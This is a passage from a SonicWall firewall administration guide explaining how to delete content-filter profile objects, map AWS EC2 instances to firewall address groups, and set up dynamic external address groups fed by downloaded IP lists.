- 3 Click the **Edit** icon for the CFS Profile Object to be edited. The **Edit CFS Profile Object** dialog displays. This dialog is the same as the **Add CFS Profile Object** dialog.

- 4 To make your changes, follow the appropriate procedures in [Configuring CFS Profile Objects](#) on page 251.

Deleting CFS Profile Objects

To delete CFS Profile Objects:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Content Filter Objects**.
- 2 Click the **CFS Profile Objects** button to display the **CFS Profile Objects** screen.
- 3 Do one of the following:
 - Click the **Delete** icon for the Profile object to be deleted.
 - Click the checkbox for one or more Profile objects to be deleted. Click the **Delete** button and then click **Delete Selected**.

To delete all CFS Profile Objects:

- 1 Click the **Delete** button and then click **Delete All**. All CFS Profile Objects are deleted except for the default object, **CFS Default Profile**.

Applying Content Filter Objects


After you finish configuring your Content Filter Objects, you need to apply them to Content Filter policies. Configuring Content Filters is done on the **Security Configuration | Security Services > Content Filter** page (see the *Configuring Content Filtering Service* section of the *SonicOS Security Configuration* technical documentation).

Configuring AWS Objects


- [Objects > AWS Objects](#) on page 260
 - [About Address Object Mapping with AWS](#) on page 261
 - [Viewing Instance Properties in SonicOS](#) on page 262
 - [Creating a New Address Object Mapping](#) on page 263
 - [Enabling Mapping](#) on page 265
 - [Configuring Synchronization](#) on page 265
 - [Configuring Regions to Monitor](#) on page 266
 - [Verifying AWS Address Objects and Groups](#) on page 266

Before setting up AWS objects or groups, be sure to configure the firewall with the AWS credentials that it needs to use. You can configure these in **System Setup | Network > AWS Configuration** on the **MANAGE** view. In addition, the **Test Configuration** button is available there to validate the settings before proceeding. See *Configuring AWS Credentials* in the *SonicOS 6.5 System Setup* administration documentation for more information.

If AWS is not yet configured, the **Objects > AWS Objects** page displays a link to the configuration page. Click on that to open the **Network > AWS Configuration** page.



Objects > AWS Objects

FORCE SYNCHRONIZATION DELETE AWS ADDRESS OBJECTS 

Address Object Mapping

Enable Mapping:













Synchronization Interval: secs.

Regions to Monitor:

NEW MAPPING

No Address Group Mappings found.

AWS EC2 Instances

EC2 Instance	Address Group/Object	Mapped Address Group	Details
▼ Region: US West (Oregon) (us-west-2)			
▶ 1 Instance ID: i-07cb390f956d43be8	Group:		
▶ 2 Instance ID: i-04d2c788efd58d8a0	Group:		
▶ 3 Instance ID: i-03d4800d6ffbbe2e3	Group:		
▶ 4 Instance ID: i-0021f8c8d80fc6500	Group:		
▶ 5 Instance ID: i-0324dd4bd611b80b1	Group:		
▶ 6 Instance ID: i-0031d5e48920cdc71	Group:		

ACCEPT

The **AWS Objects** page is used to map the IP addresses of EC2 Instances running in the AWS Cloud with address objects and address groups configured on the firewall.

New address objects are created for Instance IP addresses, address groups for all addresses of an Instance and those Instance address groups can be added to existing address groups. Those objects, as with any other address objects and address groups, can then be used in firewall policies and features to permit or block access, route traffic and so on.

The **Objects > AWS Objects** page allows a SonicOS administrator to specify sets of EC2 Instance properties. If any of the Instances in one of the monitored regions matches a set of properties, address objects and address groups are created so that, effectively an address group representing the Instance is added to the custom, pre-existing address group specified in the relevant mapping. This address group can be used in firewall policies and, thus, those policies can shape the interaction with EC2 Instances running on AWS.

Topics:

- [About Address Object Mapping with AWS](#) on page 261
- [Viewing Instance Properties in SonicOS](#) on page 262
- [Creating a New Address Object Mapping](#) on page 263
- [Enabling Mapping](#) on page 265
- [Configuring Synchronization](#) on page 265

- [Configuring Regions to Monitor](#) on page 266
- [Verifying AWS Address Objects and Groups](#) on page 266

About Address Object Mapping with AWS

EC2 Instances are virtual machines (VMs) running on AWS. Each instance can be one of a number of different available types, depending on the resources required for that instance by the customer. The virtual machine is an instance of a particular Amazon Machine Image (AMI), essentially a template and a specification for VMs that are created from it. All EC2 Instances have a number of properties including:

- Instance type
- AMI used in their creation
- Running state
- ID used for identification
- ID of the Virtual Private Cloud (VPC) where the Instance is located
- A set of user defined tags

You can use any or all of those properties to map matching Instances to address groups that a SonicOS administrator has previously configured on the firewall. Those address groups can be used in Route, VPN and Firewall Policies which can affect how the firewall interacts with AWS hosted machines.

In order to map EC2 Instances to firewall address groups, the Administrator configures any number of mappings between sets of instance properties and pre-existing address groups. If an EC2 Instance, in any of the monitored AWS Regions, matches a set of specified properties, one or more address objects and a single address group are created to represent that Instance and that address group is added to the target address group of the relevant mapping.


EC2 Instances can have multiple private and public IP addresses depending on the number of virtual network interfaces and the use of Elastic IP Addresses. When an Instance matches the properties specified in a mapping, address objects are created for each of its IP addresses, both public and private. Those address objects are then added into one address group which represents the EC2 Instance as a whole. It is that "Instance address group" that is then added to the mapping's target address group, an existing address group used in the configuration of the various firewall policies. Any one EC2 Instance may match the criteria of more than one mapping, in which case the Instance address group is added to more than one target address group. There are no limits.

Tagging an EC2 Instance on AWS

There are multiple ways to tag an EC2 Instance. This section describes how to do so manually.


To manually add a tag to an existing EC2 Instance:

- 1 On the AWS Console, navigate to the EC2 Dashboard and turn to the Instances page.
- 2 Select the Instance that you wish to tag by selecting the checkbox in the first column of the table.




- 3 With the Instance selected, click on the **Actions** button to launch the popup menu.

- 4 Select **Instance Settings** and then select **Add/Edit Tags**.




The **Add/Edit Tags** dialog is displayed.

- 5 In the **Add/Edit Tags** dialog, enter descriptive values in the **Key** and **Value** fields.



- 6 Click **Save** to tag the Instance with this key and value.
- 7 Verify the tag on the Instances page under the EC2 Dashboard. With the Instance still selected, view the associated tags by clicking the **Tags** tab in the panel at the bottom of the page. This provides confirmation that the EC2 Instance has been tagged.




You can now use that tag when defining address object mappings in the SonicOS management interface.

Viewing Instance Properties in SonicOS

The **Objects > AWS Objects** page provides a way to define mappings between sets of EC2 Instance properties and firewall address groups. Address objects and an address group are created for any EC2 Instance that matches the set of specified properties, and the address group is added to the mapping's targeted address group.


For any EC2 Instance, you can view the values of the different properties that can be used in a mapping by clicking the *Information* button in the row for the Instance. This launches a popup dialog that displays the various properties including the Instance's ID, running state, AMI, type, the VPC ID and the different IP addresses. The user defined or custom tags, and their values, are also listed.



Creating a New Address Object Mapping

To create a new address object mapping:


- 1 Navigate to the **MANAGE | Objects > AWS Objects** page.
- 2 Click the **New Mapping** button. This pops up a dialog enabling you to specify the details of the mapping.




- 3 In the **Address Group** drop-down list, select the existing address group to which the address groups representing any matched EC2 Instances will be added.

Only custom address groups are shown in the selection control. If you have added a custom tag to an address group, you can use this custom tag to add a new condition to the mapping.


- 4 Click the **New Condition** button. The **Mapping Condition** dialog is displayed.



- 5 Choose the desired property from the **Property** drop-down list. For example, select **Custom Tag**.
- 6 In the **Key** field, enter the key for the tag.
- 7 In the **Value** field, enter the value that you wish to match against, such as **true**.



- 8 Click **OK**.
- 9 Back in the **Address Group Mapping** dialog, optionally add another mapping condition by clicking the **New Condition** button again.
- 10 Select the desired property from the **Property** drop-down list.
- 11 Fill in the displayed fields as needed.



- 12 Click **OK**.
- 13 Back in the **Address Group Mapping** dialog, review the whole mapping condition you are about to create.

Address Group Mapping

If an EC2 Instance matches all of the conditions below, the Address Object corresponding to the instance will be added to the specified Address Group.

Address Group:

Matching Conditions

Instance Property	Value	Manage
Custom Tag	AccountsServer = true	<input type="button" value="edit"/> <input type="button" value="delete"/>
Instance Type	t2.micro	<input type="button" value="edit"/> <input type="button" value="delete"/>

Any EC2 Instance in the regions of interest that match our specified conditions (in this example, having a custom tag of *AccountsServer = true* and of type *t2.micro*) will have address objects created for each of their IP addresses. Those address objects are added to an address group, representing the EC2 Instance as a whole and that address group is added to the address group targeted in the mapping. In this example, that is the address group called *AccountsDeptServers*.

- 14 Optionally edit or delete particular conditions by clicking on the corresponding button in the **Manage** column of the row.
- 15 When ready, click **OK**.
- 16 In the **Objects > AWS Objects** page, click **ACCEPT** to save the mapping.

Enabling Mapping

You can create any number of address object mappings, however, they will not take effect until you enable mapping.

To enable mapping:

- 1 On the **Objects > AWS Objects** page, select the **Enable Mapping** checkbox.
- 2 Click the **ACCEPT** button.

Configuring Synchronization

The **Synchronization Interval** determines how often the firewall should check for changes and make any necessary updates to the relevant address objects and address groups.

Synchronization is needed because the address object mappings and the AWS regions being monitored can be changed or reconfigured at any time, while the IP addresses and running state of the EC2 instances may be changed on AWS.

To configure the Synchronization Interval:

- 1 On the **Objects > AWS Objects** page, enter the desired number of seconds into the **Synchronization Interval** field.
- 2 Click **ACCEPT**.

To force synchronization:

- 1 On the **Objects > AWS Objects** page, click on either the **Force Synchronization** or the **Delete AWS Address Objects** button.
This is useful if you are aware of changes and in a hurry to see the address objects updated accordingly.
- 2 Click **ACCEPT**.
- 3 Click the **Refresh** button so that the page reflects the latest data.

Configuring Regions to Monitor

EC2 Instances are tied to particular AWS Regions. SonicOS only monitors those AWS regions of particular interest. By default, this setting is initialized to the AWS region chosen as the Default Region during AWS Configuration and used if sending firewall logs to AWS CloudWatch Logs. However, it is possible to select multiple regions to monitor and the mappings will be applied across each of those selected.

To select one or more regions to monitor:

- 1 On the **Objects > AWS Objects** page, click on the **Regions to Monitor** drop-down list and select the checkbox for each region of interest.

Enable Mapping:

Synchronization Interval: 60 secs.

Regions to Monitor: 1 selected

NEW MAPPING

Address Group

AccountsDeptServers

AccountsDeptServers

Check all Uncheck all

Asia Pacific (Singapore)

Asia Pacific (Sydney)

EU (Frankfurt)

US East (N. Virginia)

US East (Ohio)

US West (N. California)

US West (Oregon)

You can use the **Check all** and **Uncheck all** buttons to help facilitate the task.

- 2 Click **ACCEPT**.

Verifying AWS Address Objects and Groups

With mappings in place, a **Synchronization Level** set, **Regions to Monitor** specified and, most importantly, **Mapping** enabled, you can view address objects and address groups representing the matched EC2 Instances and their IP addresses.

For example, on the **AWS Objects** page itself, the address group and the Mapped address groups are shown in the EC2 Instances table.

Address Object Mapping

Enable Mapping:

Synchronization Interval: secs.

Regions to Monitor:

Address Group	Matching Conditions	Manage
AccountsDeptServers	AccountsServer = true; Instance Type = t2.micro	

AWS EC2 Instances

EC2 Instance	Address Group/Object	Mapped Address Group	Details
Region: US West (Oregon) (us-west-2)			
▶ 1 Instance ID: i-07cb390f956d43be8	Group:		
▶ 2 Instance ID: i-04d2c788efd58d8a0	Group:		
▶ 3 Instance ID: i-03d4800d6ffb2e3	Group:		
▶ 4 Instance ID: i-0021f8c8d80fc6500	Group:		
▶ 5 Instance ID: i-0324dd4bd611b80b1	Group: i-0324dd4bd611b80b1	AccountsDeptServers	
▶ 6 Instance ID: i-0031d5e48920cdc71	Group: i-0031d5e48920cdc71	AccountsDeptServers	

Expanding the relevant row reveals the address objects corresponding to an Instance's public and private IP addresses.

▼ 6	Instance ID: i-0031d5e48920cdc71	Group: i-0031d5e48920cdc71	AccountsDeptServers	
	Network Interface ID: eni-320e1042			
	Private IP: 172.31.17.99	AO: i-0031d5e48920cdc71_eni-320e1042_priv_0		
	Public IP: 35.164.123.18 (Elastic IP)	AO: i-0031d5e48920cdc71_eni-320e1042_public_0		

Navigating to the **Objects > Address Objects** page in SonicOS and viewing the **Address Object** screen shows those same host address objects. *VPN* is used for the zone of private IP addresses and *WAN* is used for a public address zone.

A naming convention is used for the Instance address group and the address objects for each of the IP addresses, based on the Instance ID and, for the address objects, a suffix depending on whether the address is public or private.

Policies

- ▶ Rules
- ▲ Objects
 - Match Objects
 - Action Objects
 - Address Objects
 - Service Objects
 - Bandwidth Objects
 - Email Address Objects

Address Objects

Address Groups

+ Add
− Delete ▼
Show IPv4 & IPv6 ▼

	#	Name	Details
<input type="checkbox"/>	1	i-0031d5e48920cdc71_eni-320e1042_priv_0	172.31.17.99/255.255.255.255
<input type="checkbox"/>	2	i-0031d5e48920cdc71_eni-320e1042_public_0	35.164.123.18/255.255.255.255

Viewing the **Address Groups** screen and expanding the rows of interest shows that the original *AccountsDeptServers* address group now has an address group, representing an EC2 Instance, as a member.

#	Name	Details	Type	IP Version	Zone
1	AccountsDeptServers		Group		
	i-0031d5e48920cdc71				
2	i-0031d5e48920cdc71		Group		
	i-0031d5e48920cdc71_eni-320e1042_priv_0	172.31.17.99/255.255.255.255	Host	IPv4	VPN
	i-0031d5e48920cdc71_eni-320e1042_public_0	35.164.123.18/255.255.255.255	Host	IPv4	WAN

The EC2 Instance address group itself contains the address objects that were created for each of its IP addresses.

Configuring Dynamic External Objects

- [Objects > Dynamic External Objects](#) on page 269
 - [High Availability Requirements](#) on page 270
 - [Adding a Dynamic External Object](#) on page 270
 - [Editing Dynamic External Objects](#) on page 272
 - [Deleting Dynamic External Objects](#) on page 272

Objects > Dynamic External Objects

Dynamic External Objects are comprised of Dynamic External Address Objects (DEAO) and Dynamic External Address Groups (DEAG). Dynamic External Address Objects are intermediate, internal objects that are dynamically created and placed under a Dynamic External Address Group when a Dynamic External Address Group file is downloaded. A Dynamic External Address Group is an Address Group whose members are dynamic. DEAG eliminates the need for manually modifying an Address Group to add or remove members.

Multiple Dynamic External Address Groups can be configured and you can use these DEAGs in an access rule.

The maximum number of DEAOs is 25 percent of the total number of Address Objects supported by the device or the number of Address Objects that can still be created, whichever is lesser. The same applies to DEAGs but the limits are based on the number of Address Groups.

For example, if a device supports 1024 Address Groups and you are using only 20 Address Groups, then 256 DEAGs (25% of 1024) can be created. However, if you have already manually created 1000 Address Groups, then only 24 DEAGs can be created.

Dynamic External Objects Page

#	Name	Group Type	Zone	Protocol	Periodic Download	Interval (min)	Comments	Configure
1	DEAG_Test2	Address Group	DMZ	HTTPS	✓	5		
2	DEAG_TestIPS	Address Group	DMZ	FTP	✓	15		

Popup tooltips appear when you move your mouse over many of the fields in a DEAG entry. Under **Comments**, a green circle indicates that the DEAG file was successfully downloaded, while a red circle indicates an error.

The creation of a Dynamic External Object consists of two parts:

- The user-provided configuration of the Dynamic External Address Group. This is similar to the dynamic botnet list, but with a few extra parameters.

- Creation of the Dynamic External Address Group with the information downloaded from the Dynamic External Address Group file.

This file is a text file with a list of IP addresses, one per line. It can include subnets specified in CIDR format. The maximum number of IP addresses and subnets the file can contain is 25 percent of the total number of address objects supported by the device.

For example, if you want to maintain a group for all partner IP addresses on which certain access rules are enforced, you can create a Dynamic External Address Group / Dynamic External Object.

Topics:

- [High Availability Requirements](#) on page 270
- [Adding a Dynamic External Object](#) on page 270
- [Editing Dynamic External Objects](#) on page 272
- [Deleting Dynamic External Objects](#) on page 272

High Availability Requirements

When deployed as a High Availability pair, both the active and standby firewalls must have a connection to the server to download the file that contains the list of IP addresses. This requires configuring the monitoring IP address on the standby unit.

Adding a Dynamic External Object

To add a Dynamic External Object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Dynamic External Objects** page.
- 2 Click the **Add** button. The **Add Dynamic External Objects** dialog displays.

The screenshot shows a dialog box for adding a dynamic external object. The fields are as follows:

- Type: Address Group (dropdown)
- Name: DEAG_ (text input)
- Zone Assignment: DMZ (dropdown)
- Enable Periodic Download:
- Download Interval: 5 minutes (dropdown)
- Protocol: FTP (dropdown)
- Server IP Address: (text input)
- Login ID: (text input)
- Password: (text input)
- Directory Path: (text input)
- File Name: (text input)

At the bottom of the dialog, there is a status bar showing 'Ready' and two buttons: 'OK' and 'CANCEL'.

- 3 The **Type** field is set to *Address Group*, with no other options.
- 4 Enter a unique, descriptive name for the dynamic external address group in the **Name** field. "DEAG_" is automatically prepended to the name when saved.
- 5 In the **Zone Assignment** drop-down list, select the zone for the Dynamic External Address Group.
- 6 Select the **Enable Periodic Download** checkbox for ongoing, periodic downloads.

- 7 If **Enable Periodic Download** is enabled, select the number of minutes or hours between downloads in the **Download interval** field. You can select one of:
 - 5 minutes
 - 15 minutes
 - 1 hour
 - 24 hours
- 8 Select the type of IP protocol to use for communication with the server from the **Protocol** drop-down list. The choices are *FTP* or *HTTPS*. The fields in remainder of the dialog are different for FTP and HTTPS.
- 9 If you selected **FTP** as the protocol, specify the following:
 - **Server IP Address** – the IP address of the FTP server
 - **Login ID** – the user name for logging into the FTP server
 - **Password** – the password for logging into the FTP server
 - **Directory Path** – the folder in which the Dynamic External Address Group file resides on the FTP server
 - **File Name** – the Dynamic External Address Group file on the FTP server

This file is a text file with a list of IP addresses, one per line. It can include subnets specified in CIDR format. The maximum number of IP addresses and subnets the file can contain is 25 percent of the total number of address objects supported by the device.
- 10 If you selected **HTTPS** as the protocol, specify the following:
 - **URL Name** – the URL which has the list of IP addresses (up to 25% of the total address objects allowed on the firewall)

The screenshot shows a configuration dialog box with the following fields and values:

- Type: Address Group
- Name: DEAG_Test2
- Zone Assignment: DMZ
- Enable Periodic Download:
- Download Interval: 5 minutes
- Protocol: HTTPS
- URL Name: 0/dynamic-objects/addrnet1.txt

At the bottom, there is a status bar with the text "Ready" and two buttons: "OK" and "CANCEL".

The **URL Name** should start with *https://* and follow with the page name. This page contains the list of IP addresses.

- 11 Click **OK**.

Based on the configuration, the firewall reads the list of IP addresses from the file or URL. Then SonicOS automatically creates the following:

- Address group with the name provided in the **Add Dynamic External Object** dialog. This address group is read-only, meaning that you cannot edit or delete it.
- Address objects for every valid unique IP address in the file. These address objects are also read-only.

The individual address objects are then added to the Dynamic External Address Group / Dynamic External Object. You can use this in access rules and policies.

Editing Dynamic External Objects


Click the **Edit** icon in the **Configure** column to edit the Dynamic External Address Group / Dynamic External Object in the **Edit Dynamic External Object** dialog, which includes the same configuration settings as the **Add Dynamic External Object** dialog.

You cannot change the **Name** of the DEAG or the **Zone Assignment** when editing the Dynamic External Object.

Deleting Dynamic External Objects

To delete Dynamic External Objects:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Dynamic External Objects**.
- 2 Do one of these:
 - Click the **Delete** icon in the **Configure** column for the object to be deleted.
 - Click the checkbox for one or more objects to be deleted. Click the **Delete** button and then click **Delete Selected**.

 **NOTE:** If a Dynamic External Address Group is in use, such as when an access rule is using it, the deletion attempt will fail.

Policies | Support

- [SonicWall Support](#)

SonicWall Support

Technical support is available to customers who have purchased SonicWall products with a valid maintenance contract and to customers who have trial versions.

The Support Portal provides self-help tools you can use to solve problems quickly and independently, 24 hours a day, 365 days a year. To access the Support Portal, go to <https://www.sonicwall.com/support>.

The Support Portal enables you to:

- View knowledge base articles and technical documentation
- View video tutorials
- Access MySonicWall
- Learn about SonicWall professional services
- Review SonicWall Support services and warranty information
- Register for training and certification
- Request technical support or customer service

To contact SonicWall Support, visit <https://www.sonicwall.com/support/contact-support>.

About This Document

Legend



WARNING: A WARNING icon indicates a potential for property damage, personal injury, or death.



CAUTION: A CAUTION icon indicates potential damage to hardware or loss of data if instructions are not followed.



IMPORTANT, NOTE, TIP, MOBILE, or VIDEO: An information icon indicates supporting information.

SonicOS Virtual NSv Series Policies Administration
Updated - August 2019
Software Version - 6.5.4
232-004318-04 Rev B

Copyright © 2019 SonicWall Inc. All rights reserved.

SonicWall is a trademark or registered trademark of SonicWall Inc. and/or its affiliates in the U.S.A. and/or other countries. All other trademarks and registered trademarks are property of their respective owners.

The information in this document is provided in connection with SonicWall Inc. and/or its affiliates' products. No license, express or implied, by estoppel or otherwise, to any intellectual property right is granted by this document or in connection with the sale of SonicWall products. EXCEPT AS SET FORTH IN THE TERMS AND CONDITIONS AS SPECIFIED IN THE LICENSE AGREEMENT FOR THIS PRODUCT, SONICWALL AND/OR ITS AFFILIATES ASSUME NO LIABILITY WHATSOEVER AND DISCLAIMS ANY EXPRESS, IMPLIED OR STATUTORY WARRANTY RELATING TO ITS PRODUCTS INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTY OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT. IN NO EVENT SHALL SONICWALL AND/OR ITS AFFILIATES BE LIABLE FOR ANY DIRECT, INDIRECT, CONSEQUENTIAL, PUNITIVE, SPECIAL OR INCIDENTAL DAMAGES (INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF PROFITS, BUSINESS INTERRUPTION OR LOSS OF INFORMATION) ARISING OUT OF THE USE OR INABILITY TO USE THIS DOCUMENT, EVEN IF SONICWALL AND/OR ITS AFFILIATES HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. SonicWall and/or its affiliates make no representations or warranties with respect to the accuracy or completeness of the contents of this document and reserves the right to make changes to specifications and product descriptions at any time without notice. SonicWall Inc. and/or its affiliates do not make any commitment to update the information contained in this document.

For more information, visit <https://www.sonicwall.com/legal>.

End User Product Agreement

To view the SonicWall End User Product Agreement, go to: <https://www.sonicwall.com/en-us/legal/license-agreements>.

Open Source Code

SonicWall is able to provide a machine-readable copy of open source code with restrictive licenses such as GPL, LGPL, AGPL when applicable per license requirements. To obtain a complete machine-readable copy, send your written requests, along with certified check or money order in the amount of USD 25.00 payable to "SonicWall Inc.", to:

General Public License Source Code Request
SonicWall Inc. Attn: Jennifer Anderson
1033 McCarthy Blvd
Milpitas, CA 95035